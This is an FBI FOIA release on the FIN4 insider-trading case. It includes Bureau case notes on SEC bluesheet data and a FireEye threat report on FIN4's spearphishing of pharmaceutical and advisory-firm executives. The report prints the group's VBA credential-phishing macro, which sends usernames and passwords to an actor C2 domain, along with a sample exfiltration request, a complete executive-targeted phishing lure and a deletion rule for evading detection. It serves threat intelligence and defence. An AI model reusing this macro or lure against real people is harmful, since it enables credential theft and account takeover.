

FEDERAL BUREAU OF INVESTIGATION
FOI/PA
DELETED PAGE INFORMATION SHEET
FOI/PA# 1519873-000

Total Deleted Page(s) = 12

Page 22 ~ b7E;

Page 23 ~ b7E;

Page 24 ~ b6; b7C; b7E;

Page 29 ~ Referral/Direct;

Page 30 ~ Referral/Direct;

Page 31 ~ Referral/Direct;

Page 32 ~ Referral/Direct;

Page 33 ~ Referral/Direct;

Page 34 ~ Referral/Direct;

Page 36 ~ Referral/Direct;

Page 55 ~ Referral/Direct;

Page 56 ~ Referral/Direct;

XXXXXXXXXXXXXXXXXXXXXXXXXXXX

X Deleted Page(s) X

X No Duplication Fee X

X For this Page X

XXXXXXXXXXXXXXXXXXXXXXXXXXXX

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION**Electronic Communication****Title:** (U) SEC Conference Call**Date:** 09/29/2016**From:** LOS ANGELES

LA-OCR2 (SSA [REDACTED])

Contact: [REDACTED]**Approved By:** SSRA [REDACTED]**Drafted By:** [REDACTED]**Case ID #:** 318D-LA-6158220 (U) FIN4; Insider Tradingb6
b7C
b7E**Synopsis:** (U) Conference call with the SEC related to Bluesheeting analysis**Full Investigation Initiated:** 02/26/2015**Details:**

On 09/08/2016, writer and [REDACTED] with the data analytics group at FBIHQ held a conference call with [REDACTED] with the Securities and Exchange Committee about the bluesheeting data the SEC provided related to the FIN4 investigation. Based on the information provided by [REDACTED] and his group are revising the calculations utilized to determine potential insider trading related to an intrusion of high ranking corporate executives at pharmaceutical companies.

◆◆

UNCLASSIFIED

UNCLASSIFIED

Title: (U) Opening EC

Re: 318D-LA-6158220, 02/26/2015

FBI Los Angeles' Orange County Resident Agency has a current investigation, [REDACTED] regarding allegations of ongoing computer hacking at Allergan.

b7E

Analyst recommends opening an insider trading investigation to determine whether federal charges are warranted.

◆◆

UNCLASSIFIED



HACKING THE STREET?

FIN4 LIKELY PLAYING THE MARKET

WRITTEN BY:
BARRY VENERIK
KRISTEN DENNESEN
JORDAN BERRY
JONATHAN WRÖLSTAD

SECURITY
REIMAGINED

CONTENTS

KEY FINDINGS..... 3

APPLYING WALL STREET KNOW-HOW: FIN4'S TARGETS.....4

 M&A Deals in FIN4's Crosshairs..... 5

 Lasering in on Healthcare and Pharmaceuticals..... 5

 Keeping it Organized..... 6

TAKING CARE OF BUSINESS: FIN4'S TACTICS.....7

 FIN4's Social Engineering..... 7

 A Fly on Many Walls..... 8

 Evading Detection..... 10

 Conclusion..... 10

APPENDIX: TACTICS..... 11

 VBA Macros Embedded into Legitimate Documents..... 11

 Networking and Infrastructure..... 13

 What Can Network Defenders Do?..... 14

Acknowledgments to Jen Weedon, Laura Galante, Arif Khan

FireEye is currently tracking a group that targets the email accounts of individuals privy to the most confidential information of more than 100 companies. The group, which we call FIN4, appears to have a deep familiarity with business deals and corporate communications, and their effects on financial markets. Operating since at least mid-2013, FIN4 distinctly focuses on compromising the accounts of individuals who possess non-public information about merger and acquisition (M&A) deals and major market-moving announcements, particularly in the healthcare and pharmaceutical industries. FIN4 has targeted individuals such as top executives, legal counsel, outside consultants, and researchers, among others.

We are able to characterize FIN4's activity from the incidents to which we have responded in our clients' networks, FIN4's attempts to compromise our managed service clients, our product detection data, and further independent research. Our visibility into FIN4's activities is limited to their network operations; we can only surmise how they may be using and potentially benefiting from the valuable information they are able to obtain. However one fact remains clear: access to insider information that could make or break stock prices for dozens of publicly traded companies could surely put FIN4 at a considerable trading advantage.

KEY FINDINGS				
100+ TARGETS				
Since mid-2013, FIN4 has targeted over 100 organizations, all of which are either publicly traded companies or advisory firms that provide services such as investor relations, legal counsel, and investment banking. Approximately two-thirds of the targeted organizations are healthcare and pharmaceutical companies.	FIN4 knows their targets. Their spearphishing themes appear to be written by native English speakers familiar with both investment terminology and the inner workings of public companies.	FIN4 does not infect their victims with malware, but instead focuses on capturing usernames and passwords to victims' email accounts, allowing them to view private email correspondence.	FIN4 uses their knowledge to craft convincing phishing lures, most often sent from other victims' email accounts and through hijacked email threads. These lures appeal to common investor and shareholder concerns, enticing the intended victims into opening the weaponized document and entering their email credentials.	On multiple occasions, FIN4 has targeted several parties involved in a single business deal, to include law firms, consultants, and the public companies involved in negotiations. They also have mechanisms to organize the data they collect and have taken steps to evade detection.

APPLYING WALL STREET KNOW-HOW: FIN4'S TARGETS

FireEye believes FIN4 intentionally targets individuals who have inside information about impending market catalysts—events that will cause the price of stocks to rise or fall substantially in a short period of time. Since at least mid-2013, FIN4 has pursued targets at more than 100 organizations, over two-thirds of which are public healthcare and pharmaceutical companies. The remaining targets include advisory firms that represent public companies and a handful of public companies in other sectors closely followed by market watchers. All but three of the public companies are listed on the NYSE or NASDAQ, with the remaining three listed on non-US exchanges.


In order to get useful inside information, FIN4 compromises the email accounts of individuals who regularly communicate about market-moving, non-public matters.

FIN4 frequently targets:

- C-level executives and senior leadership
- Legal counsel
- Regulatory, risk, and compliance personnel
- Researchers
- Scientists
- People in other advisory roles

**TARGETED
ORGANIZATIONS:
OVER 100
PUBLICLY TRADED
COMPANIES AND
ADVISORY FIRMS**

Publicly Traded
Healthcare and
Pharmaceutical
Companies
68%



Other Publicly
Traded Companies
12%

Firms Advising
Public Companies
on Securities, Legal
and M&A Matters
20%

Figure 1: FIN4's Targets

FIN4 HEALTHCARE TARGETS: OVER 60 PUBLIC COMPANIES IN VARIOUS SUB-INDUSTRIES

BIOTECHNOLOGY	50%
MEDICAL INSTRUMENTS & EQUIPMENT	12%
MEDICAL DISTRIBUTION	2%
MEDICAL DIAGNOSTICS & RESEARCH	5%
MEDICAL DEVICES	13%
HEALTHCARE PROVIDERS	3%
HEALTHCARE PLANS	5%
DRUG MANUFACTURERS	10%




Figure 2:

Targeted healthcare and pharmaceutical industry sub-sectors

M&A Deals in FIN4's Crosshairs

FIN4 focuses on acquiring information about ongoing M&A discussions and identifying the individuals who are most likely involved. The group frequently employs M&A-themed and SEC-themed lures with Visual Basic for Applications (VBA) macros implemented to steal the usernames and passwords of these key individuals. Additionally, FIN4 has included links to fake Outlook Web App (OWA) login pages designed to capture the user's credentials. Once equipped with the credentials, FIN4 then has access to real-time email communications—and presumably insight into potential deals and their timing.

Many of FIN4's lures appeared to be stolen documents from actual deal discussions that the group then weaponized and sent to individuals directly involved in the deal. In some cases, the discussions were public knowledge and widely reported in the media, while others were still in the early exploration and due diligence phases. In one instance, we observed FIN4 simultaneously target five different organizations involved in a single acquisition discussion. The group targeted individuals at the five firms several months before the organizations' involvement in the acquisition talks went public.

Lasering in on Healthcare and Pharmaceuticals

We believe FIN4 heavily targets healthcare and pharmaceutical companies as stocks in these industries can move dramatically in response to news of clinical trial results, regulatory decisions, or safety and legal issues. In fact, many high-profile insider trading cases involve the pharmaceutical sector. We've observed FIN4 access information on a wide variety of issues—including drug development, insurance reimbursement rates, and pending legal cases—all of which can significantly influence the price of healthcare industry stocks.

In one case, FIN4 targeted employees involved in Medicaid rebates and government purchasing processes - these issues can heavily influence stock prices. Healthcare and pharmaceutical companies depend heavily on the decisions of large third party payers (like Medicaid) whose purchasing power and rebate decisions can make or break a company's earnings. FIN4 would presumably use this information to evaluate healthcare companies' future revenue.

FIN4's campaign codes illustrate their interest in the organizations and job roles most likely to have access to market-moving information before it goes public.

Keeping it Organized

FIN4 organizes the targets of their activity with over 70 unique "campaign codes" to designate the employer of the individuals they target, or in some cases the generic roles the targeted individuals play within that organization.

These campaign codes function as labels that FIN4 uses to identify the origin of usernames and passwords stolen from their targets. These campaign codes are transmitted to FIN4's command and control (C2) servers along with stolen credentials.

For example:

- CEO_CFO_COO_CORPDEV
- SCIENTISTS_AND_RESEARCH
- <PHARMACEUTICAL COMPANY NAME>
- <ADVISORY FIRM NAME>

Figure 3: Example of FIN4 Campaign Code

```
if (StrComp(usr, "", vbTextCompare) = 0) Or (StrComp(us
    isPopupComplete = False
    MsgBox ("Invalid username or password. Please try a
    Unload UserLoginForm
else
    Unload UserLoginForm
    Call postUpload(usr, pwd, "CEO_CFO_COO_CORPDEV")
    isPopupComplete = True
end if
```

TAKING CARE OF BUSINESS: FIN4'S TACTICS

Figure 4: FIN4 phishing email to an executive

Subject: employee making negative comments about you and the company

From: name@compromised-company's-domain

I noticed that a user named FinanceBull182 (claiming to be an employee) in an investment discussion forum posted some negative comments about the company in general (executive compensation mainly) and you in specific (overpaid and incompetent). He gave detailed instances of his disagreements, and in doing so, may have unwittingly divulged confidential company information regarding pending transactions.

I am a longtime client and I do not think that this will bode well for future business. The post generated quite a few replies, most of them agreeing with the negative statements. While I understand that the employee has the right to his opinion, perhaps he should have vented his frustrations through the appropriate channels before making his post. The link to the post is located here (it is the second one in the thread):

<http://forum.<domain>/redirect.php?url=http://<domain>%2fforum%2fquestions%2f375863902%2farticle.php>

Could you please talk to him?

Thank you for the assistance.

<name>


After identifying a target, FIN4 frequently embeds VBA macros into a previously stolen Office document. The embedded macro displays a dialog box that mimics the Windows Authentication prompt for the user to enter their domain credentials. These credentials are transmitted to a server controlled by the group, allowing FIN4 to hijack that user's email account. FIN4 also sends highly tailored emails that typically play on the recipient's knowledge or interest in a pending deal. In several instances, FIN4 has included links to fake OWA login pages in their phishing emails instead (Figure 4). This would be useful for targeting organizations that may have disabled VBA macros in Microsoft Office.

FIN4's Social Engineering

FIN4 knows their audience. Their spearphishing themes appear to be written by native English speakers familiar with both investment terminology and the inner workings of public companies. FIN4's phishing emails frequently play up shareholder and public disclosure concerns.

Figure 4 shows the group's strong command of an executive's concerns over illicit public disclosure, particularly over executive incompetence and compensation issues. This email came from an account that FIN4 hijacked at a public company and includes several watchwords: "disclosure" of "confidential company information regarding pending transactions." These specific issues are key terms at public companies, where the public disclosure of sensitive business information is strictly regulated.

Figure 5: Generic FIN4 Lure Document



While a large share of FIN4's lures are previously stolen confidential company documents, the group occasionally uses generic lures of interest to the investment community (Figure 5).

FIN4 also uses existing email threads in a victim's inbox to spread their weaponized documents. We've seen the actors seamlessly inject themselves into email threads. FIN4's emails would be incredibly difficult to distinguish from a legitimate email sent from a previously compromised victim's email account. The actors have also Bcc'd all recipients, making it even more difficult for recipients to decipher a malicious email from a legitimate one.

A Fly on Many Walls

In several of our investigations, FIN4 targeted multiple parties involved in a business deal, including law firms, consultants, and public companies. In one instance, FIN4 appeared to leverage its previously-acquired access to email accounts at an advisory firm ("Advisory Firm A") to collect data during a potential acquisition of one of Advisory Firm A's clients ("Public Company A").

FIN4 proceeded to send a spearphishing email from a compromised account at Advisory Firm A to another advisory firm ("Advisory Firm B"), who was also representing Public Company A. FIN4 used a SEC filing document as a lure. After news of the possible acquisition was made public, Public Company A's stock price varied significantly. It is likely that FIN4 used the inside information they had to capitalize on these stock fluctuations.






Figure 6: Outlook rule to filter emails



Evading Detection

FIN4 has been observed creating a rule in victims' Microsoft Outlook accounts that automatically deletes any emails that contain words such as "hacked", "phish", "malware", etc. (Figure 6). The group likely implements these rules to prevent compromised victims from receiving replies from intended targets that their email account may be compromised, and likely buys FIN4 extra time before victim organizations detect their activities.

Conclusion

If FIN4's activities are indeed part of a sustained effort to gain advance access to market-moving information, it would not be the first time that network intrusions have played a role in an insider trading case. However the scale of FIN4's operations, with targets at more than 100 public companies, coupled with their tactic of going after key individuals' emails, sets this group apart.

Our visibility into FIN4 is limited to their network operations, so we cannot say for certain what happens after they gain access to insider information. What we can say is that FIN4's network activities must reap enough benefit to make these operations worth supporting for over a year--and in fact, FIN4 continues to compromise new victims as we finish this report.

APPENDIX: TACTICS

FIN4 employs a simple, yet effective, method to gather targets' user credentials through their spearphishing emails. Using VBA macros, they embed malicious code into already existing and legitimate company documents. Embedded in each Microsoft Word or Excel document is a malicious macro that prompts the user for their Outlook credentials. We have also observed this group send emails with links to fake Outlook Web App (OWA) login pages that will also steal the user's credentials, however we have not observed this tactic in recent months.

VBA Macros Embedded into Legitimate Documents

The embedded VBA macro consists of a module typically entitled "Module1" and a user form that has been called both "UserForm1" and "UserLoginForm". The code in Module1 contains the information needed to communicate with the C2 server (Figure 7).

Figure 7: Example of "Module1" used in one of the most recent campaigns

```
Attribute VB_Name = "Module1"

Option Explicit

Dim Ret As Long
Public isPopupComplete As Boolean

Sub AutoOpenSub()
    Call postUpload("null", "null", "word")
    isPopupComplete = False
    While (Not isPopupComplete)
        UserLoginForm.Show
        sheetOpen
    Wend
End Sub

Sub sheetOpen()
    Selection.WholeStory
    Selection.Font.Hidden = False
End Sub

Public Function postUpload(ByVal usr_n_spc As String, ByVal pwd_n_spc As String, By
    Dim object_HTTP As Object

    Set object_HTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
    object_HTTP.Open "POST", "http://www.junomaat81.us/reporter.php?msg=" & msg_n_s
    object_HTTP.send ""
End Function
```

Figure 8: Example of "UserForm1" with Campaign Code

```

If (StrComp(usr, "", vbTextCompare) = 0) Or (StrComp(us
isPopupComplete = False
MsgBox ("Invalid username or password. Please try a
Unload UserLoginForm
Else
Unload UserLoginForm
Call postUpload(usr, pwd, "CEO_CFO_COO_CORPDEV")
isPopupComplete = True
End If

```

The userform contains the code for the user credentials prompt and an artifact that is highly indicative of the actors' targeting. The artifact (a campaign code) is usually tailored to the particular target company or the company from which they are targeting others; alternately, the artifact may represent a generic role for targeted individuals, such as SCIENTISTS_AND_RESEARCH or CEO_CFO_COO_CORPDEV. We have identified over 70 unique campaign codes to date. This campaign code is transmitted to the C2 server

along with the victim's username and password, as seen in Figure 8.

Many of the fake Outlook windows opened by the macros contain the logo of the company targeted giving the pop-up apparent legitimacy. Figure 9 below represents a generic pop-up, with no company-specific information that a user might see after opening the document. Only after credentials are entered will the document appear for the user.

Figure 9: Malicious Dialogue that Prompts for User's Credentials




Figure 10: POST Request Containing User's Credentials Sent to C2

```
POST /report.php?msg=FAKE_PHARMA&uname=john.doe&pwd=abc123 HTTP/1.1
Connection: Keep-Alive
Content-Type: text/plain; Charset=UTF-8
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1;
Trident/6.0)
Content-Length: 0
Host: www.junomaat81.us
```

Networking and Infrastructure

After the user enters data into the username and password fields, the data is transmitted to the C2 server via a POST request (Figure 10). FIN4 then uses the collected credentials to login to victim email accounts. In addition to gaining access to the victim's private communications, FIN4 also uses the compromised accounts to email malicious documents to additional targets inside and outside the victim company. The group is currently active as this report goes to publication and recently used the domains junomaat81[.]us and lifehealthsanfrancisco2015[.]com as their C2s.

FIN4 appears to be heavily reliant on Tor (software that enables users to browse the Internet anonymously by encrypting their Internet traffic and routing it through servers around the world) and has been seen using Tor to login to victims' email accounts after obtaining the compromised user credentials. We have detected at least two User Agents that the actors have used and which can be used to identify potentially suspicious OWA activity in network logs, when paired with originating Tor IP addresses.

```
Mozilla/5.0 (Windows NT 6.1; rv:31.0) Gecko/20100101 Firefox/31.0
Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
```

Figure 11: FIN4 User Agents

Table 1: List of known Actor-Registered C2 Domains

Actor-Registered C2 Domains	
ellismikepage[.]info	lifehealthsanfrancisco2015[.]com
rpgallerynow[.]info	dmforever[.]biz
msoutexchange[.]us	junomaat81[.]us
outlookscansafe[.]net	nickgoodsite.co[.]uk
outlookexchange[.]net	

We have identified nine C2 domains that we believe were registered by the actors to conduct these operations. There are also legitimate domains that appear to have been compromised and used in previous campaigns in late 2013 and early 2014; however in the recent months we have not seen indications that the actor has used compromised legitimate domains to conduct their operations.

What Can Network Defenders Do?

The relative simplicity of FIN4's tactics (spearphishing, theft of valid credentials, lack of any malware installed on victim machines) makes their intrusion activity difficult to detect. However a few basic security measures can help

thwart the group's efforts. Disabling VBA macros in Microsoft Office by default, as well as blocking the domains listed in Table 1 will help protect against FIN4's current activities. Additionally, enabling two-factor authentication for OWA and any other remote access mechanisms can help prevent credentials stolen in this manner from being leveraged successfully. Companies can also check their network logs for OWA logins from known Tor exit nodes if they suspect they are victimized. Typically, legitimate users do not use Tor for accessing email. While not conclusive, if paired with known targeting by this group, the access from Tor exit nodes can serve as an indicator of the group's illicit logins.

FireEye, Inc. | 1107140 Campus Blvd, Milpitas, CA 95035 | 10532163001 | 877FIREEYE (347.2996) | info@fireeye.com | www.fireeye.com

© 2014 FireEye, Inc. All rights reserved. FireEye and the FireEye logo are trademarks of FireEye, Inc. All other brands, products, or trademarks are or may be trademarks or registered marks of their respective owners. VER-14-0110-1.2014



UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION

Dissemination of Information to Other Agencies

Title: (U) SEC Dissemination

Date: 04/02/2015

Approved By: A/SSA [REDACTED]

Drafted By: [REDACTED]

Case ID #: 318D-LA-6158220 (U) FIN4; Insider Trading

Full Investigation Initiated: 02/26/2015

Responsible Organization: LOS ANGELES

b6
b7C

Agency Contacted: Securities and Exchange Commission on 04/01/2015
via Telephone, Email

POC: Enforcement Attorney [REDACTED]

Work: [REDACTED]

E-mail: [REDACTED]

Disseminated On: 03/26/2015 (Ongoing)

Dissemination Details: (U) Discussion of investigation and anticipated dates FBI would receive Blue Sheeting Data. At this time no serial have been disseminated but will be in the future.

Method: Oral

Follow-up Required (SSTF): No

Disseminated Serials:

◆◆

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION

Date of entry 05/06/2015

On 02/26/2015, SA [redacted] conducted a conference call with SEC Staff Attorney [redacted] and SEC Staff Attorney [redacted] The following was discussed:

The SEC has requested Blue Sheeting, which will take two to three weeks

b6
b7C
b7E

Presently the SEC has [redacted]

[redacted] Any available data will be provided:

Investigation on 02/26/2015 at Orange, California, United States (Phone)

File # 318D-LA-6158220

Date drafted 05/06/2015


by [redacted]

b6
b7C

318D-LA-6158220

Continuation of FD-302 of Conference call with the SEC, On 02/26/2015, Page 2 of 2

The SEC has sent out request for information letters to the following entities that conduct business with the victim companies and have been victims of the spear phishing attack as well:



b7E

FEDERAL BUREAU OF INVESTIGATION

Date of entry 05/06/2015

On or about 03/20/2014, a [] request was submitted to [] The results are still pending.

b7E

